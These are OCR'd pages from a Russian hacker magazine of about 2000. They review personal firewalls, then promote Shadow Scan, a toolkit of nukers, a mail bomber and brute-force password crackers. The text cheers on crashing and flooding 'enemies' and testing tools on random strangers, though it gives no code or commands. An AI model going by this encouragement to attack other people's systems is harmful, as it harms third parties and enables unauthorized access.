
Там ты можешь поставить блокировку всего рекламного дерьма, причем их для тебя уже ввели заранее, а ты можешь уже менять действия, осуществляемые над ними.

Если охота что-нибудь добавить, то просто юзаешь пимпу Add и добавляешь строку текста HTML или адрес сайта (reklama.ru; design.ru; bzlink.ru; linkexchange.ru), занимающийся обменом баннерами, от которых тебя тошнит на экран и которые необходимо блокировать. Ты можешь создать отдельный список блокировок для каждого из своих любимых сайтов, но на каждый из них изначально действует дефолтовый список программы. Это удобно, а то захотел подбить бабла с сети, и раскидал баннера спонсоров по своей паге. Но только если их тоже заблокировать, то кто же их накручивать будет, кроме тебя? Поэтому закинь адрес своей паги, где живет реклама спонсора.

## Ява, ява – бабка ух, разява...

При желании ты можешь заблокировать все Ява скрипты на странице или только скрипты

всплывающих окон. Это нужно, а то, бывает, зайдешь на порно сервак, а там тебя закидывают сотней окон со спамерской рекламой. Юзерам IE и прочей дырявости – советуем поставить защиту от подлостей в ActiveX, на которых спотыкается exплорер, и другие. Делается это в закладке WEB в подразделе Active Content.



Здесь же ты можешь поставить лимит на анимированные гифы, чтобы глаза не мозолили. А перекатившись в подраздел Privacy, сможешь заблокировать кукисы и прочую чисто конфиденциальную инфу. А это бывает важно, когда тебе надо абсолютно анонимно оставить мессагу на борде или защититься от игнора во многих www-чатах.

Мне эта прога очень нравится, и умеет она еще очень много всего. Качай и поработай с ней. Оргазм гарантирован!

***Вес: 1438kb***


***Снимем прогу: http://hotfiles.lycos.com/cgi-bin/texis/swlib/lycos/info.html?fcode=000TWI***

***Домашняя страница: www.atguard.com (тут только платная версия)***


## Ученый консилиум

Второй прогой, о которой я тебе расскажу, будет не менее стильный фаервол – Conseal. По мнению многих экспертов эта прога является одним из наиболее мощных фаерволов, которые только существуют во вселенной. Он предоставляет возможность контролировать все порты и сервисы, которые использует твой комп при связи с Инетом. Начнем с внешнего вида. В общем-то, видок не очень красив, но с теми функциональными возможностями, которые дает эта прога, ты забываешь про кривой дизигн.

К сожалению, бороться с баннерами, кукисами и ява апплетами при помощи этого оборонного комплекса ты не сможешь. Но ты сможешь натянуть десятки хитрозадых нюкеров и прочих



засранцев. Кстати, любитель сетевых разборок – SINtez – сам защищался именно ею, поэтому не вздумай пропустить ее! А то во все порты тебя чих-пых ;). Консил – это очень мощный комплекс, позволяющий полноценно защититься, но и требующий от тебя повозиться с настройками именно под твой комп. Особенность Консила заключается в том, что эта программа позволяет перекрывать не только порты и сервисы, но и протоколы, причем можно перекрывать части в составе протокола! Так же как и в Гварде, все содержимое твоего компа перекрывается по установленным рулесам. Но тебе необходимо сформировать разрешающие правила относительно твоих прог для Инета, а также заблокировать опасные порты. Если тебе не хочется напрягать мозги, а грамотно настроить – необходимо, то лучше врубить службу помощи, которая включается в Rules/All Network Devices – Automatic Rule Learning и Checked.




Если ты забыл занести какую либо прогу в рулесы разрешенных, то тебе автоматом предложат внести прогу в белый лист, а если в Инет пытался выйти троян, то забить в ненасытное чрево черного листа. Для открытия ресурсов конкретной программы необходимо залить ее название в соответствующей закладке. Прога имеет дефолтовую защиту от нюка и закрывает Netbios от доступа извне. А ты что хотел, чтобы хренов нюкер обломал кайф склейки новой девочки, а также попер твое расшаренное хистори аськи? Настройка проги не для ламахов. Тут не все так просто, и попотеть придется изрядно. Но это как Мастдай и Юникс: хочешь, чтобы все было просто – юзай Мастдай, хочешь реальной крутости и качества – не ленись настраивать. Но ты-то не тормоз, поэтому хелпы почитаешь, часа три повозишься и все настроишь. И вот тогда у тебя на компе будет стоять мега-система обороны, которую не пробьет никто! Братан, это наш выбор. Наша прога.


***Вес:818kb***

***Снимем прогу: http://www.signal9.com***


## Врагу в хрюк, а не нюк!

Nuke Nabber – дикие крики бис и браво. Стоны "хочу еще, хочу еще" и удовлетворенные вздохи бывалых инетчиков. Мы знаем, что ты пацан занятой и мог пропустить это чудо, но только для тебя и по секрету – эта прога неизвестна только чувакам, которые залезли в танк лет 10 назад. И выходят в Инет через момед в 2400, из под M$ DOS-а, но, к счастью, их немного, плюс таким и защита-то не нужна вовсе. Народ из сетевых профи на этом месте начинает гудеть, кряхтеть и неприятно пахнуть: это же даже не фаервол, в натуре! Братан – спокойно, мы с тобой полностью согласны. Но эта прога будет просто необходима чертям, которые сели на измену, подозревая, что им грозит нюк.





Или любой другой вид атаки через твои открытые штаны, тьфу – порты. К примеру, какой-нибудь придурок может тебя гнусно зафлудить, и твоего мастдая стошнит синим экраном смерти. NN – следит за всеми установленными тобой портами, фиксирует попытки коннекта на них. А увидев, что кто-то ломится – сразу отрубит его, защитив твою тачку от этих напастей. Относительно каждого вида нападения программа пишет логи, в которых указывает время нападения, а также IP-адрес нападающего. Прога очень пригодится тебе, если ты подолгу зависаешь на IRC. И если всякие отморозки выкидывают тебя оттуда, кидая мусор на порт, открытый mIRC-ом, то с такими подставами NukeNabber справляется просто виртуозно. У тебя остался айпишник этого урода? Ты, конечно, можешь выбить его из сети, но неплохо было бы и узнать: а кто же на самом деле этот козел? Так вот, поставив в настройках раздела General – поддержку твоего IRC клиента, ты увидишь ник нападающего ублюдка.




Можно, конечно, перебрать айпишники всех чатских, но что делать, если ты сидишь на таком крутом канале, как #хакер, что на DALnet? Поверь нам – делать это вручную – затрахаешься.

*Вес: 750kb*

*Снимем прогу: http://www.dynamsol.com/puppet/*

## Мыло Safeguard и ты защитят твои порты

eSafe Protect – эта прога относится к числу антивандальных систем. Она защищает твой комп от загрузок вирусов, троянских коней, Java-апплетов, элементов ActiveX.




Для изоляции опасных программ, полученных через Интернет, eSafe Protect использует фичу "Песочница" (сито и совочек высылаются по заказу на родной странице :)). Эта хрень впечатляет тем, что вместо того чтобы запрещать загрузку программы (или постоянно спрашивать "Загружать или нет?"), eSafe позволяет загрузить объект, но изолирует его в специальной защищенной зоне твоего винта, называемой "песочницей". Опосля программа запускается и проводится мониторинг ее операций в соответствии с твоими заданными рулесами. Помимо изоляции потенциально враждебного софта, прога позволяет управлять доступом к имеющимся файлам и каталогам. В проге также ведется список неблагонадежных FTP и HTTP, которые отобраны на собственном горьком опыте фирмы eSafe Technologies. В этом списке ты можешь делать изменения, что-то дополнить, что-то убрать... ведь там частенько стоят адреса твоих любимых порносайтов, а также некоторые хацкерские сайты. Нас также порадовало то, что можно ставить в игнор – айпишники твоих врагов, чтобы они вообще не думали лазать к тебе на машину.

## Как играть в песочнице?

Изначально существует много полезных настроек, необходимых в защите. Например, в "Дополнительных параметрах настройки" ты можешь задать параметры для защиты ресурсов системы, фильтрации полученной по сети инфы, борьбы с вирусами и троянами.

Поболтаем о вкладках этих настроек, так как они в полной мере раскроют все возможности программы. Менюшка "Песочница" дает возможность назначить доступ к файлам для любого каталога винта. Хорошая настройка раздела "Администратор" предотвратит доступ подозрительных программок к указанным тобой каталогам.



Здесь ты сможешь создать для каждого юзера отдельные профили, со своими правами допуска к каталогам винта (себе рута взять не забудь ;). Утилита "Персональный брендмауэр" позволит тебе создать ограничения конкретных портов и протоколов, например, ФТП, Netbios и других, а затем ввести диапазон айпишников, на который будет распространяться действие каждого фильтра. Наш тебе совет – залей весь диапазон, чтобы вообще не думать о защите, а спокойно работать. Еще одна полезная утилитка дает возможность создавать список запрещенных для передачи слов. Не дай Бог, если кто-нибудь из твоих домашних поставит себе эту прогу! Тогда на чате ты не сможешь объяснить отморозкам про твои половые акты с ними, с их пустыми мозгами и их уродским компом :)! В общем, держи скачанную прогу где-нибудь подальше, а то жизни никакой не будет.

Подводя итоги, скажем: очень хорошая программка и, как нам показалось, наиболее многофункциональная. Позволяет проверять и защищать очень многое, плюс – русифицирована. Недостатки... Достаточно высокие требования к системе. Некоторая неповоротливость антивируса – трудно отключить режим поиска вирусов в real time, а модуль поиска по требованию непригоден для проверки отдельных файлов.

***Вес: 10239kb***

***Снимем прогу: http://www.esafe.com***


## Это, бабка, не изъян. Это новенький троян!

Jammer – еще одна кульная прога, но уже для борьбы с BackOrifice и NetBus. Во время работы ведет проверку всех портов на вышеуказанные программы при помощи анализа всех пакетов, которые приходят и уходят при работе с Инетом. Так что даже последние версии этих противных программ, где порт определяется пользователем, не прорвутся к управлению твоим компьютером.

И знай, что при обнаружении БО или Нетбаса на твоей тачке – они будут уничтожены. Хотя в халявной версии эта фича отключена :(. Заметив атаку на комп, программа определяет IP нападающего и его прова. Может сразу отправить письмо администратору сети, откуда появился нападающий засланец, а также направить сообщение засланцу о том, что данная машина находится под мощной защитой. Типа, "ты щедро опекаем КГБ!". Программу практически невозможно заглушить пакетами, а это есть несомненный плюс. Любителям отечественного сообщу, что прогу заколбасила команда русских ребят. Хотя то, что они хотят бабла за свое творение – обыкновенная жадность...

***Вес: 1624kb***

***Снимем прогу: http://jammer.comset.net/***



## Министерство Обороны предупреждает...

Сетевые разборки опасны для вашего здоровья ;)! Но если ты все же кинулся в боевые операции против обморози, то твоя защита также должна быть отменной. И тебе хотелось, чтобы мы посоветовали чего-то одно, наиболее кульное? Давай подумаем. Если тебе нужны сразу несколько типов защиты, то оптимально подойдет AT-Guard и eSafe Protect. Для граждан, обожающих однонаправленные, но мощные продукты, подойдет, соответственно, Conseal, Jammer и NukeNabber. Хотя надо отметить, что все эти программы по своему хороши, и их можно юзать совмещая. Совместив, ты будешь подготовлен к боевым действиям. Что же тебе еще сказать? Теперь тебе надо достать вооружение для ведения войны. Об этом ты сможешь прочитать в этом же номере. И перед тем как задавать нам вопросы – помни, что мы ребята мирные и поможем тебе защититься. А про нападение – к нашим злобным хацкерам ;)



ТЕМА #

# Твой СПЕЦотряд

Макс Зеленко (maxx@xakep.ru )
Михаил Терехов (stranger@xakep.ru )

Все мы держим на харде проги, которые помогают нам усмирить оборзевших придурков. Для этого грязного дела мы с тобой выискиваем кучу сайтов в поисках боевого софта. Нюкера или портскана, а также многих других полезных вещей. Но трабл в том, что приходится держать на винте немереное количество таких прог. Нас, честно говоря, такой расклад совсем не устраивает. Хочется иметь что-нибудь такое, чтобы и убойной силой обладало, и куча фич полезных было, и то и се, да еще чтобы все это в одном флаконе. Раскатали губенки, да? Мы тоже вначале так подумали, но это не остановило наших поисков. Долго нам пришлось поскитаться по Сети, и YEEEES! Мы все-таки нашли ее!

Прога называется Shadow Scan, и она не просто зэр гуд или фантастишь, а лучший ударный инструмент против врага, который мы когда-либо видели. Конкретный RULEZZZ, да с таким количеством "Z" на конце, что их хвост скрывается за горизонтом. Прога систематизирует весь софт, который тебе может понадобиться в Инете для устранения оппонентов, а также содержит целую кучу полезных фич, которые ты можешь юзать в мирных целях (исследование Инета). Ежели свой сервак сканишь, не вопрос, поможет! Инфу о твоей системе расскажет, а также сделает еще целую тучу разных дел. Кстати, и хацкерскую жизнь тебе не просто облегчит, а сделает ее легкой и приятной. Прога написана гарным украинским хлопцем Red Shadow, а оформлена всемирно известным перцем – Дюком. У проекта есть своя пага – http://www.rsh.kiev.ua. Red Shadow, вращая барабан, передаёт приветы родственникам и дизигнеру данного сайта, которого звать tin tin ;). Для крутых программеров скажу, что к проекту может присоединиться любой, и все исходники можно нарыть на родном сайте. Мы даже решили объявить небольшой конкурс, но об этом в конце статьи. Сама прога – шароварная, и для тестового юзания предоставляется полнофункциональная версия с пятнадцатидневным лимитом.

модуль номер один программы (общий вид)

ping

network port scaner

## Devil Inside


Shadow Scan состоит из двух модулей – Shadow Advantis Administrator Tools и Shadow Hack and Crack. Ты ошибаешься, если решил, что в одном модуле – всё мирного плана, а в другом только нападение. Спешу тебя уверить, что всё зависит от того, для чего ты эту прогу юзаешь! Нам очень понравилось, что от тебя не нужна целая куча всякой инфы. В скане тебе хватит названия сайта или IP. Но давай перейдем к самой проге.


## Раздвинем ножки

Shadow Advantis Administrator Tools – это запчасть, предназначенная для обеспечения тебя нужной инфой о тебе самом и твоих оппонентах. А как ты знаешь, инфа в наше жестокое время – это первейшее оружие хакера. Запустив эту фичу в первый раз, ты увидишь 3 еще более мелкие части:

netstat

Finger, echo


Sysinfo


Diskinfo

Internet Scaner, Internet Tools и просто Tools.

Первая фишка это Ping. В принципе, это обыкновенный пинг, но есть возможность изменять размер пакетов, которыми он ведется. Так что, при наличии у тебя широкого канала, сможешь до смерти замусорить канал врага. Port scaner – очень шустрый сканер портов. В проге используется широкий диапазон адресов портов от 0 до 100000. IP scaner – примочка, помогающая определить все рабочие айпишники в заданном диапазоне, очень поможет любителям нападать без объявления войны и испытывать на случайных лохах новую хак софтину. Site Info – ноу хау (теперь я знаю, кто есть ху ;) в области интернет примочек. Позволяет определить все сервисы, установленные на исследуемой машине (FTP, HTTP, SMTP, POP3 и другие). Помогает при работе с серверами: за несколько секунд показывая всю необходимую инфу о нем, включая справку о том, под какой осью висит сервак. Network port scaner – это также IPScaner и PortScaner. Сия фича помогает тебе проверить открытость конкретных портов. Причем, в отличие от ПортСкана, здесь ты сам будешь вводить номера портов, белыми ручками, шустро набивая по клаве. Чем меня порадовала эта фишка, так это тем, что нет необходимости ждать, пока прога прокатает целый диапазон портов, можно проверить только конкретные. NSLookup – тоже неплохая примочка, которая помогает узнать, какие IP-адреса имеют определённые серваки. А с помощью утилитки Tracert – ты сможешь узнать маршрут прохождения твоих пакетов к нужному серваку. В программе встроен удобный Telnet клиент, а это, сам понимаешь, вещь архинужная хацкеру, которого тошнит от мастдайного телнета. Netstat – удобная утилита, которая ведет статистику твоих сетевых соединений и работы протоколов IP, ICMP, TCP и UDP. Наконец-то ты увидишь, что на твоём винте постоянно сидит злой хакер ;).

Закладка Tools поможет тебе узнать некоторые подробности беспутной жизни твоей машины и твоей оси. Очень нравится любознательным субъектам, которые в детстве делали операции на сердце при помощи консервного ножа :). Содержит в себе следующие примочки:

FileInfo – выдает всю необходимую информацию о файлах, чётко определяет принадлежность динамических библиотек (*.dll). Мне эта фишка понравилась, так как помогает разобраться с мильоном файлов на наших винтах.

DiskInfo показывает инфу о любом из твоих дисков, включая дискеты и ЦеДеромы. Объем всего диска и свободной его части. Их можно просмотреть в байтах, килобайтах, мегабайтах, гигабайтах и, если очень хочется, километрах (килограммах, калориях).

SysInfo показывает инфу о конфигурации твоего компа.

Resourse Explorer позволит тебе узнать некоторую информацию, касающуюся ресурсов. Там же есть еще несколько фишек, которые ты увидишь и оценишь сам.


## Дефлоратор



Короче, инфу о враге словили, пингом его забили, а сейчас к активным действиям. Вторая часть проги зовется Shadow Hack and Crack и содержит в себе кучу жизненно необходимых каждому из нас прог. Как и предыдущий модуль, этот тоже делится на части: System Crash and Crack и Inet and Other Crack.


System Crash and Crack. Здесь есть и Winnuke – хорошенькая такая прога. Посылает сигнал OOB на 139 порт врага, приняв которую, комп выплевывает синий экран смерти. От этой атаки давно научились защищаться, но тачку под не патченным 95-ым маздаем выкинуть поможет! Первым делом, лучше всегда пробовать ее. Не помогает? К следующим пунктам! Mail Bomber – вот она, сладкая месть ;). Эта фишка помогает убить любое мыло при помощи посылки туда офигенного количества писем, можно с прикрепленным файлом (об этом отдельная статья в этом же


модуль номер два программы (общий вид)


Bruteforce Generator







номере). Для этого процесса прога предлагает целый ряд SMTP-серверов, что несомненно удобно, так как не приходится их часами разыскивать по Инету. Crk file – раскрэчиватель файлов, и если под руками нет ничего мощнее или ты любишь простоту и удобство – можешь юзать его на здоровье. Сделан он на достаточно приличном уровне. Cgi check – при помощи этой проги можно сканить серваки в целях отыскания дырок в cgi скриптах, результаты в корыстных или иных подлых целях не использовать :). Brute force generator – штука, ориентированная на генерацию файлов логинов и паролей по заданным тобой рулесам. Позже ты подрубишь всё это дело к другим взломщикам, также находящихся в составе этого боевого комплекса.

Inet and Other Crack – здесь расположена целая семья сетевых креков, таких как Pop3, Ftp, Http, Socks Crack, а также SMB Password Crack. Все они работают методом перебора логинов и паролей в соответствии с файлами, сформированными в Brute force generator. Брутфорс, по-русски ;). При удачном подсоединении (пароль пробило) в таблицу вносятся логин и пароль. В этом же модуле встроены Zip crack, Rar crack и Unix password Crack, они также работают методом перебора паролей. Правда, критерии подбора паролей задаются прямо в проге, а не заливаются из другого файла.

## Спасибо, я кончил

Ну что скажем в заключение? Прога эта – просто УЛЬТРА РУЛЕЗ! Закачай обязательно. А уже после того как поюзаешь, можно принимать решение, держать её или нет. По количеству классных фишек, которые она включает, прога не имеет себе аналогов. Нам она очень понравилась.



# КОНКУРС !

А тебе не надоело, что проги, которые ты написал, умирают в чреве твоего винта? Хватит. Есть маза донести твой шедевр до миллионов Инетчиков. Ведь твоя хацкерская прога станет частью боевой машины под названием **Shadow Scan**. А чтобы катализировать процесс создания девайса, **X** объявляет конкурс на самую рульную фишку для **Shadow Scan**. Ты станешь известен и поимеешь кучу рулезных призов от X и от создателя проги. Подцепило? Всё. Теперь ты становишься частью проекта **Red Shadow**. Подробности создания и рекомендации ты сможешь узнать на его сайте, на **www.rsh.kiev.ua**. А предоставить прогу ты можешь самому **Red Shadow, rsh@rsh.kiev.ua**

# e@shop

## Интернет магазин с доставкой на дом!!!

HTTP://WWW.E-SHOP.RU

**Заказ по интернету:**
http://www.e-shop.ru
e-mail: eshop@gameland.ru
телефон: (095) 258-8627

Доставка по Москве и Санкт – Петербургу $3,
по Московской области $5– $9
Представительство в Санкт –Петербурге:
(812) 311-8312, e-mail: eshop@litepro.spb.ru




| | | |
|---|---|---|
| $69.99<br>Asheron's call<br>Издатель: Microsoft<br>Ролевая онлайновая игра | $57.99<br>Imperialism: Age of Exploration<br>Издатель: Mindscape<br>Продолжение знаменитой стратегической игры – лучшего бизнес-симулятора | $22.99<br>Drakan (рус.док.)<br>Издатель: Surreal Software<br>Полеты и приключения на драконе в сказочном мире |
| $19.95<br>Need for Speed 4 (рус.док.)<br>Издатель: Electronic Arts<br>Гонки на спортивных машинах | $15.99<br>C&C: Tiberian Sun (рус.док.)<br>Издатель: Electronic Arts<br>Долгожданное продолжение легендарной стратегии | $19.99<br>System Shok (рус. док.)<br>Издатель: Electronic Arts<br>Чаучно-фантастическая ролевая игра |
| $19.95<br>Theme Park World<br>Издатель: Bullfrog<br>Строительство и развитие собственного парка аттракционов | $59.99<br>Age of Empires II<br>Издатель: Microsoft<br>Вторая часть суперстратегии в реальном времени. | $19.95<br>Dungeon Keeper II (рус. док.)<br>Издатель: Electronic Arts<br>Продолжение известной стратегии. |
| $19.95<br>FIFA' 2000 (рус.док.)<br>Издатель: Electronic Arts<br>Продолжение серии о футболе, с великолепной графикой | $ 19.95<br>Darkstone (рус. док.)<br>Издатель: Gathering of Developers<br>Ролевая игра в духе Diablo | $19.99<br>Dune 2000 (рус. док.)<br>Издатель: Electronic Arts<br>Римейк культовой стратегии |
| $19.99<br>Flight Unlimited III<br>Издатель: Electronic Arts<br>Сверхреалистичный симулятор гражданской авиации | $44.99<br>Commandos: Beyond the Call of Duty<br>Издатель: Eidos<br>Missin Park для Commandos: Behind the Enemy Lines | $22.99<br>NBA Live 2000 (рус. док.)<br>Издатель: Electronic Arts<br>Баскетбол с великолепной графикой |
| $19.95<br>NHL 2000 (рус.док.)<br>Издатель: Electronic Arts<br>Следующая игра из серии NHL с великолепной графикой | $ 19.95<br>Prince of Persia (рус.док.)<br>Издатель: Red Orb.<br>Увлекательное трехмерное приключение по мотивам популярной игры | $49.99<br>Star Wars: Episode of Racer<br>Издатель: Lucas Arts<br>Гонки по мотивам популярного фильма серии Star Wars |

**Заказы по телефону можно сделать с 10.00 до 19.00 без выходных.**



# Прокисшее прокси

M.J.Ash (m.j.ash@xakep.ru

239845304985203498203940-13294092340238590349023402394029340З


Ты когда-нибудь был в чате? Нет, я не придурок, зря ты так подумал. Просто я имел ввиду не IRC, на котором ты, естественно, бываешь очень часто, а www-чаты. Да знаю я, что это отстой, я тебя спрашиваю, был или нет? Так вот, если был, то, конечно же, видел всех этих так называемых "админов чата" (что они там админят, я не знаю, но уроды они с рождения). Ну и, конечно же, ты попадал под их пристальное внимание. Знаешь, меня всегда забавляли эти люди. Хозяин сервера создает чат, надеясь, что теперь-то у него будет сто миллионов посещений в день, реклама пойдет валом, бабло потечет и о нем заговорят по всем каналам телевидения. Только этот парень вовсе не собирается торчать круглыми сутками в своем поганеньком чате, ему это на хрен не надо, ему нужно хорошо спать, сытно есть, готовиться к интервью на CNN. Вот поэтому он отбирает какого-нибудь активного перца, страдающего импотенцией, вшивостью и обильным потоотделением (в общем, такого, кто на улицу боится показаться и постоянно в Инете сидит, изображая из себя Дона Хуана Де Марко), и почетно вручает ему титул "админ чата". Этот обсосок от такой почести чувствует себя уже даже не Доном Жуаном, а просто Брюс Уилисом и с высоко задранным носом входит в чат, твердо решив, что теперь-то, когда он здесь, в чате наступит мир и порядок. Вот придурок-то! Но именно из-за своей убогости он постоянно всем пытается доказать, что он крут. А чем он крут-то? Только одним – ему вручили титул "админ". Вот этим он и начинает выпендриваться. И оказывается, что кириллицей в чате писать нельзя. Почему? Потому что наш новоиспеченный Крепкий Орешек так решил. Зайти под ником "Водопад Спермы" тоже нельзя. Почему? Ну ты что, забыл, что наш крутой админ – импотент и такие ники ему очень сильно действуют на психику. В общем, таких придурков в каждом чате – море. И они реально обламывают. Начинают тебя выкидывать из чата, да еще часто банить, закрывая путь обратно в чат. Ну ни уродцы? А все потому, что эти якоря не читают X и не знают, что выкидывай – не 